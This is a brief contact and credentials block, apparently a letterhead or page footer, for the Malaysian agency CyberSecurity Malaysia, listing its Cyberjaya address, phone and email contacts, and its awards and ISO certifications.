CyberSecurity Malaysia
Level 7, Tower 1, Menara Cyber Axis,
Jalan Impact, 63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

Tel: +603 - 8800 7999
Fax: +603 - 8008 7000
Email: info@cybersecurity.my
Customer Service Hotline: 1 300 88 2999
www.cybersecurity.my

MINISTRY OF COMMUNICATIONS
AND MULTIMEDIA MALAYSIA

Best Brand
Internet Security
2008 & 2009

CERTIFIED TO ISO/IEC 27001:2013
CERT. NO. : AR 4656

MS ISO/IEC 17025
TESTING
SAMM NO. 456
(MySEF LABORATORY)

MSC MALAYSIA
Status Company

Best Child Online
Protection Website